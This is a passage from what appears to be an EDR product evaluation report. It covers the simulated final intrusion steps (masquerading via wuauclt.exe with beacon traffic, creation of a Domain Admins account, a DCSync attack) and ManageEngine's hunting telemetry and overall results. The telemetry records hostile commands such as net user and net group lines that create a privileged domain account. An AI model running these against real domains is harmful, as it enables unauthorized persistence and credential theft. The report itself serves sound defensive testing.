
Monitored Activities from the Security Product

Result / Observations

We did not observe any active alerts related to the activities carried out during this step. However, threat hunting provides solid support for this step. The hunting data shows multiple process launches on **DC01** in the context of **alice.jones**, including **wsmprovhost.exe -Embedding** and a subsequent launch of **C:\Windows\System32\wuauclt.exe**, which matches the intended move into a trusted Windows binary. The related process view also reflects the corresponding lineage on the host, showing the progression through **services.exe**, **svchost.exe**, **wsmprovhost.exe**, and finally **wuauclt.exe**. In addition, the network hunting result ties **wuauclt.exe** to outbound communication toward **4.184.233.91:80**, which is important because it shows that the masqueraded process did not only start successfully, but was also used for follow-on external communication consistent with active C2.

At the same time, the hunting evidence is somewhat stronger on the resulting execution chain and beacon traffic than on the actual injection mechanics themselves. The grouped command-line view confirms that **wuauclt.exe** was launched under **alice.jones**, and the lineage screenshot places it beneath **wsmprovhost.exe**, but the screenshots shown here do not expose the low-level injection events as explicitly as some of the earlier process-injection views did. Even so, the overall picture is still convincing: the hunt data shows the trusted-process transition on **DC01**, the expected process ancestry, and the subsequent network activity from **wuauclt.exe**. From a defensive perspective, that is meaningful visibility, although the evidence suggests the platform is somewhat better at surfacing the disguised execution context and resulting communications than at making the underlying masquerading technique immediately obvious from hunting alone.

Step 12 Manual investigation for telemetry / Threat hunting



Syntax | Classic

```
logtype="edrevents" and device.hostname = "DC01" and actor.process.uid contains
"71646819-d982-9aef-b74b-1323d6fddee8" and class_name contains "Network" and
dst_endpoint.ip =
```

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Network Activity class_uid - 4001 associated_class_name - associated_class_uid - activity_name - Traffic activity_id - 306 category_name - System Activity category_uid - 1 type_name - Network Activity: Traffic type_uid - 400106 status_code - 0 status_id - 1 status - Success status_detail - Network Connection	device.hostname - DC01 device.type - Laptop device.ip - 10.10.70.200 device.uid - 2f95655b-0db5-43a4-998c-6fed3cfbc468	src_endpoint.ip - 10.10.70.200 src_endpoint.port - 59410 dst_endpoint.ip - dst_endpoint.port - 80 connection_info.protocol_num - 6 connection_info.protocol_name - tcp connection_info.direction - Outbound connection_info.direction_id - 2 connection_info.protocol_ver - IPv4 connection_info.protocol_ver_id - 4 traffic.bytes - url.url_string - download.windowsupdate.com	actor.process.name - wuauclt.exe actor.process.pid - 4120 actor.process.uid - 71646819-d982-9aef-b74b-1323d6fddee8 actor.process.cmd_line - C:\Windows\System32\wuauclt.exe actor.process.created_time - actor.process.file.name - wuauclt.exe actor.process.file.path - C:\Windows\System32\wuauclt.exe actor.process.file.sha256 - 38A0492AE2904F495E8C13996D142EA565DD4E6FE02CA9E9FA7ECAF55611D65C actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - Administrator actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.u	finding_info.created_time - finding_info.src_url - finding_info.types - finding_info.attacks - finding_info.title - finding_info.analytic.name - finding_info.analytic.type - finding_info.analytic.category -

Step 13. Persistence / Privilege Escalation

Step 13	Persistence / Privilege Escalation: Domain Admin Account Creation
Description	In this step, we simulated **domain-level persistence** by creating a new domain user account and adding it to the **Domain Admins** group. Using the active Beacon session on **DC01**, native Windows domain administration commands were executed to create the account and assign privileged group membership. This technique represents a high-impact persistence mechanism, as it establishes long-term administrative access within the Active Directory environment.
TTPs	• **T1136.002 – Create Account: Domain Account** Creation of a new domain-level user account for persistence. • **T1098 – Account Manipulation** Modification of group membership by adding the account to the Domain Admins group. • **T1078 – Valid Accounts** Use of legitimate administrative credentials to create and manage domain accounts.
Performed on	DC01
Host IPv4	10.10.70.200
User context	alice.jones@lab.local
Integrity level	high integrity


Monitored Activities from the Security Product

Result / Observations

We did not observe any active alerts related to the activities carried out during this step. However, threat hunting provides clear and fairly strong evidence for this step. The hunt results on **DC01** show the launch of **net.exe** with the command line net user /domain domain.admin admin24! /add, which directly supports creation of the new domain account. Additional hunting evidence also shows net user domain.admin /domain, indicating follow-up validation of the account after creation. This means the relevant account-creation activity was not only visible, but preserved with concrete command-line detail, which is valuable for investigation and attribution.

The hunting data also shows a second relevant administrative action through **net1.exe** with the command line net1 group "Domain Admins" /domain domain.admin /add. That is particularly important because it ties the newly created user to privileged group membership and therefore confirms the more critical part of the step. At the same time, the platform classifies part of this behaviour under more generic account-discovery style analytics, which is useful but slightly less precise than an explicit privileged-group-modification detection would have been. Overall, the hunting evidence still documents the full sequence well: creation of the domain account, addition to **Domain Admins**, and subsequent verification. From a defensive perspective, that represents good visibility into a high-impact persistence action, even if some of the analytic labelling appears broader than the actual severity of the activity.

Step 13 Manual investigation for telemetry / Threat hunting



Syntax | Classic

logtype="edrevents" and process.user.uid contains "S-1-5-21-934274510-1384776283-4208465934-1110" and device.hostname = "DC01" and finding_info.analytic.name contains "account" and finding_info.analytic.name = "New User Account Added"

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Process Activity class_uid - 1007 associated_class_name - associated_class_uid - activity_name - Launch activity_id - 1 category_name - System Activity category_uid - 1 type_name - Process Activity: Launch type_uid - 100701 status_code - 0 status_id - 1 status - Success status_detail - Launch Success	device.hostname - DC01 device.type - Laptop device.ip - 10.10.70.200 device.uid - 2f95655b-0db5-43a4-998c-6fed3cfbc468	process.name - net.exe process.pid - 1240 process.uid - 4215dd46-6e30-df55-346b-0a8751df3605 process.cmd_line - net user /domain domain.admin admin24! /add process.created_time - process.terminated_time - process.file.name - net.exe process.file.path - C:\Windows\System32\net.exe process.file.sha256 - F540747022E0D67722989765B5DB268707E4E71538AE0764110EEC7B8D9AEEF6 process.file.type_id - 1 process.parent_process.name - wuauclt.exe process.parent_process.pid - 4120 process.user.name - alice.jones process.user.type - Admin process.lineage_uid - [{ "process.lineage_uid":	actor.process.name - wuauclt.exe actor.process.pid - 4120 actor.process.uid - 71646819-d982-9aef-b74b-1323d6fddee8 actor.process.cmd_line - C:\Windows\System32\wuauclt.exe actor.process.created_time - actor.process.file.name - wuauclt.exe actor.process.file.path - C:\Windows\System32\wuauclt.exe actor.process.file.sha256 - F540747022E0D67722989765B5DB268707E4E71538AE0764110EEC7B8D9AEEF6 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - [{ "finding_info.types": "behaviour" }, { "finding_info.types": "detection" }] finding_info.attacks - [{ "finding_info.attacks.technique.uid": "attackT1078", "finding_info.attacks.technique.name": "attack.valid accounts", "finding_info.attacks.version": "15.1" }] finding_info.title - New User Account Added finding_info.analytic.name - New User Account Added finding_info.analytic.type - Rule finding_info.analytic.category - behaviour

Syntax | Classic

logtype="edrevents" and process.user.uid contains "S-1-5-21-934274510-1384776283-4208465934-1110" and device.hostname = "DC01" and finding_info.analytic.name contains "account" and finding_info.analytic.name = "Discovering the domain account on a compromised machine"


Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Process Activity class_uid - 1007 associated_class_name - associated_class_uid - activity_name - Launch activity_id - 1 category_name - System Activity category_uid - 1 type_name - Process Activity: Launch type_uid - 100701 status_code - 0 status_id - 1 status - Success status_detail - Launch Success	device.hostname - DC01 device.type - Laptop device.ip - 10.10.70.200 device.uid - 2f95655b-0db5-43a4-998c-6fed3cfbc468	process.name - net1.exe process.pid - 4728 process.uid - 5873a7d7-0560-ee90-c46b-f0cf896a2a7a process.cmd_line - C:\Windows\system32\net1 user domain.admin /domain process.created_time - process.terminated_time - process.file.name - net1.exe process.file.path - C:\Windows\system32\net1.exe process.file.sha256 - B27DD8E9D97E8F88B25B71264B3881C523D2C2EA5D37E89EF672BE0CDAE5DEBB process.file.type_id - 1 process.parent_process.name - net.exe process.parent_process.pid - 8768 process.user.name - alice.jones process.user.type - Admin	actor.process.name - net.exe actor.process.pid - 8768 actor.process.uid - c732b0f4-3b45-713f-a2c4-cd29e1b8d02d actor.process.cmd_line - net user domain.admin /domain actor.process.created_time - actor.process.file.name - net.exe actor.process.file.path - C:\Windows\System32\net.exe actor.process.file.sha256 - B27DD8E9D97E8F88B25B71264B3881C523D2C2EA5D37E89EF672BE0CDAE5DEBB actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - [{ "finding_info.types": "behaviour" }, { "finding_info.types": "detection" }] finding_info.attacks - [{ "finding_info.attacks.tactic.uid": "attackTA0007", "finding_info.attacks.technique.uid": "attackT1087", "finding_info.attacks.tactic.name": "attack.discovery", "finding_info.attacks.technique.name": "attack.account_discovery", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attackT1087.002", "finding_info.attacks.sub_technique.name": "attack.domain_account" }] finding_info.title - Discovering the domain account on a


Syntax
Classic
logtype="edrevents" and process.user.uid contains "S-1-5-21-934274510-1384776283-4208465934-1110" and device.hostname = "DC01" and finding_info.analytic.name contains "account" and finding_info.analytic.name = "Discovering the domain account on a compromised machine" and process.cmd_line = "C:\\Windows\\system32\\net1 group \"Domain Admins\" /domain domain.admin /add"
Add IOA
Valid Query, Press space to add more criteria.
Chart Summary
Expand
Hunting Result
Timestamp
Event Meta
Device details
Event details
Actor details
Behaviour details
class_name - Process Activity
class_uid - 1007
associated_class_name -
associated_class_uid -
activity_name - Launch
activity_id - 1
category_name - System Activity
category_uid - 1
type_name - Process Activity: Launch
type_uid - 100701
status_code - 0
status_id - 1
status - Success
status_detail - Launch Success
device.hostname - DC01
device.type - Laptop
device.ip - 10.10.70.200
device.uid - 2f95655b-0db5-43a4-998c-6fed3cfbc468
process.name - net1.exe
process.pid - 2616
process.uid - 510d1dd0-b4da-7fca-d87e-412743c1a75c
process.cmd_line - C:\Windows\system32\net1 group "Domain Admins" /domain domain.admin /add
process.created_time -
process.terminated_time -
process.file.name - net1.exe
process.file.path - C:\Windows\system32\net1.exe
process.file.sha256 - B27DD8E9D97E8F88B25B71264B3881C523D2C2EA5D37E89EF672BE0CDAE5DEBB
process.file.type_id - 1
process.parent_process.name - net.exe
process.parent_process.pid - 1764
process.user.name - alice.jones
actor.process.name - net.exe
actor.process.pid - 1764
actor.process.uid - 13c93848-b6a6-e8a6-6cec-9b495bd175bf
actor.process.cmd_line - net group "Domain Admins" /domain domain.admin /add
actor.process.created_time -
actor.process.file.name - net.exe
actor.process.file.path - C:\Windows\System32\net.exe
actor.process.file.sha256 - B27DD8E9D97E8F88B25B71264B3881C523D2C2EA5D37E89EF672BE0CDAE5DEBB
actor.process.file.ext - EXE
actor.process.file.type_id - 1
actor.user.name -
actor.process.parent_process.name -
actor.process.parent_process.pid -
finding_info.created_time -
finding_info.src_url -
finding_info.types - [{ "finding_info.types": "behaviour" }, { "finding_info.types": "detection" }]
finding_info.attacks - [{ "finding_info.attacks.tactic.uid": "attack.TA0007", "finding_info.attacks.technique.uid": "attack.T1087", "finding_info.attacks.tactic.name": "attack.discovery", "finding_info.attacks.technique.name": "attack.account_discovery", "finding_info.attacks.version": "15.1", "finding_info.attacks.sub_technique.uid": "attack.T1087.002", "finding_info.attacks.sub_technique.name": "attack.domain_account" }]
finding_info.title - Discovering

Step 14. Credential Access

Step 14	Credential Access: DCSync Attack (Domain Credential Replication)
Description	In this step, we simulated a **DCSync attack** to obtain credential material for all user accounts within the domain **lab.local**. Using previously acquired Domain Admin privileges, we leveraged the C2 Framework's dcsync capability to request Active Directory replication data directly from the domain controller. This technique abuses legitimate directory replication protocols to retrieve password hashes (NTLM) and Kerberos keys for domain accounts without interacting with LSASS on the domain controller. The objective of this activity was to evaluate whether unauthorized replication requests are detected, logged, and correlated with suspicious administrative activity. This includes monitoring for anomalous replication traffic originating from non-domain controller systems and identifying misuse of accounts with replication privileges. This technique represents one of the highest-impact credential access methods, as it can expose credential material for all domain users, including privileged accounts.
TTPs	• **T1003.006 – OS Credential Dumping: DCSync** Abuse of Active Directory replication permissions to retrieve password hashes and Kerberos keys from the domain controller. • **T1078 – Valid Accounts** Use of legitimate Domain Admin credentials to perform replication requests. • **T1482 – Domain Trust Discovery** Enumeration of domain information to facilitate credential targeting and replication abuse.
Performed on	DC01
Host IPv4	10.10.70.200
User context	alice.jones@lab.local
Integrity level	high integrity
Monitored Activities from the Security Product	
Result / Observations	We did not observe any active alerts or relevant telemetry related to the activities carried out during this step.

Product Impression & Insights

We conclude this analysis with a summary of ManageEngine's detection test results.

ManageEngine delivered a mixed but overall more useful result than a purely alert-driven view would initially suggest, because the threat-hunting data added meaningful depth across several stages of the intrusion. The earliest phishing step was not actively detected, but the hunting evidence still reconstructed the initial user interaction credibly by showing Outlook launching chrome.exe with the pCloud link and related download artefacts in the user's Downloads directory. Once execution began on WS01, visibility improved clearly: the malicious Reader_en_install.cpl was identified as unsigned and malicious, 7zG.exe was tied to the extraction activity, and the execution chain through control.exe and rundll32.exe was reconstructed with useful behavioural context around suspicious RunDLL32 loading and abuse of a non-standard Control Panel item. The later browser-parented beacon on WS01 did not produce an active alert, but hunting still showed chrome.exe being launched from the malicious rundll32.exe context, which gave useful confirmation of the trusted-process transition even if the full browser-based C2 chain was not shown end to end. The scheduled-task persistence step was also reflected in a meaningful way through the dropped unsigned msedge.exe payload and its linkage to boot or logon autostart behaviour, although the actual scheduled-task creation remained less directly evidenced than the malicious file creation itself. The main gaps in the workstation phase remained the broader discovery activity, which had no meaningful visibility, and the Kerberoasting step, where hunting exposed the surrounding service-account discovery commands and some Kerberos-related process context, but not the decisive ticket-request or extraction phase itself.

The later server-side stages were generally stronger, especially when the attack produced concrete artifacts or suspicious execution inside trusted Windows components. On FS01, ManageEngine detected the dropped e5043b4.exe payload in C:\Windows\, classified it as malware, and tied it to immediate execution, which gave solid visibility into the compromise of the destination system even if the authentication mechanism behind the pivot was only indirectly reflected. The later msedge.exe activity on FS01 was eventually identified as suspicious in-memory execution under NT AUTHORITY\SYSTEM, although the evidence suggests this became clear only after subsequent activity made the abuse more obvious. A notable strength of this run is that several steps previously visible mainly as context were now reconstructed well in hunting: the creation of the local john.doe account and its addition to the local Administrators group on FS01 were both shown with concrete net.exe and net1.exe command lines, the impersonation of alice.jones was supported by the clear user-context mismatch between msedge.exe running as SYSTEM and a child powershell.exe executing as LAB\alice.jones, and the later move to DC01 was surfaced through suspicious in-memory execution in PowerShell.exe and WmiPrvSE.exe. On DC01, hunting also gave solid visibility into the wsmprovhost.exe to wuauclt.exe transition and the subsequent outbound communication, and it documented the creation of the new domain.admin account together with its addition to Domain Admins through explicit net.exe and net1.exe command lines. The main remaining blind spot was the final DCSync activity, which still produced no active alert. Overall, ManageEngine showed that it can provide useful detection and quite valuable retrospective reconstruction once malicious execution, trusted-process abuse, or account manipulation becomes concrete, even if some earlier reconnaissance and the final replication abuse remained less directly surfaced.

AI-Related Features

The following information is provided by the vendor and highlights selected product features, including AI-related capabilities where applicable. This section is intended for informational purposes only and is not part of the evaluation or certification criteria. The content is based on vendor input and has been summarized and standardized by AV-Comparatives for consistency. The inclusion or absence of such features does not influence the test results.

ManageEngine Endpoint Central with EDR includes AI-assisted capabilities aimed at supporting alert triage, investigation, and response.

The platform provides AI-assisted summaries for alerts, offering contextual information such as severity, affected entities, and suggested next steps. In addition, it includes a conversational investigation component that allows analysts to interact with the system using natural language, supporting query generation and guided investigation based on alert context.

The product also offers automated investigation functionality, which analyses alerts and consolidates relevant findings to highlight likely root causes and suggest response actions.

These features are primarily focused on assisting analysts during investigation and response activities rather than acting as standalone detection mechanisms.

Appendix 1. Product Configuration

In business environments, and with business products in general, it is usual for products to be configured by the system administrator, in accordance with vendor's guidelines. Therefore, we asked vendors to request us to implement any changes they wanted to the default configuration of their respective products. Results presented in this test were only accomplished by applying the respective product configurations as described here.

The configurations were applied together with the engineers of the respective vendors during setup.

Below we have listed relevant non-default settings (i.e. settings used by the vendor for this test).

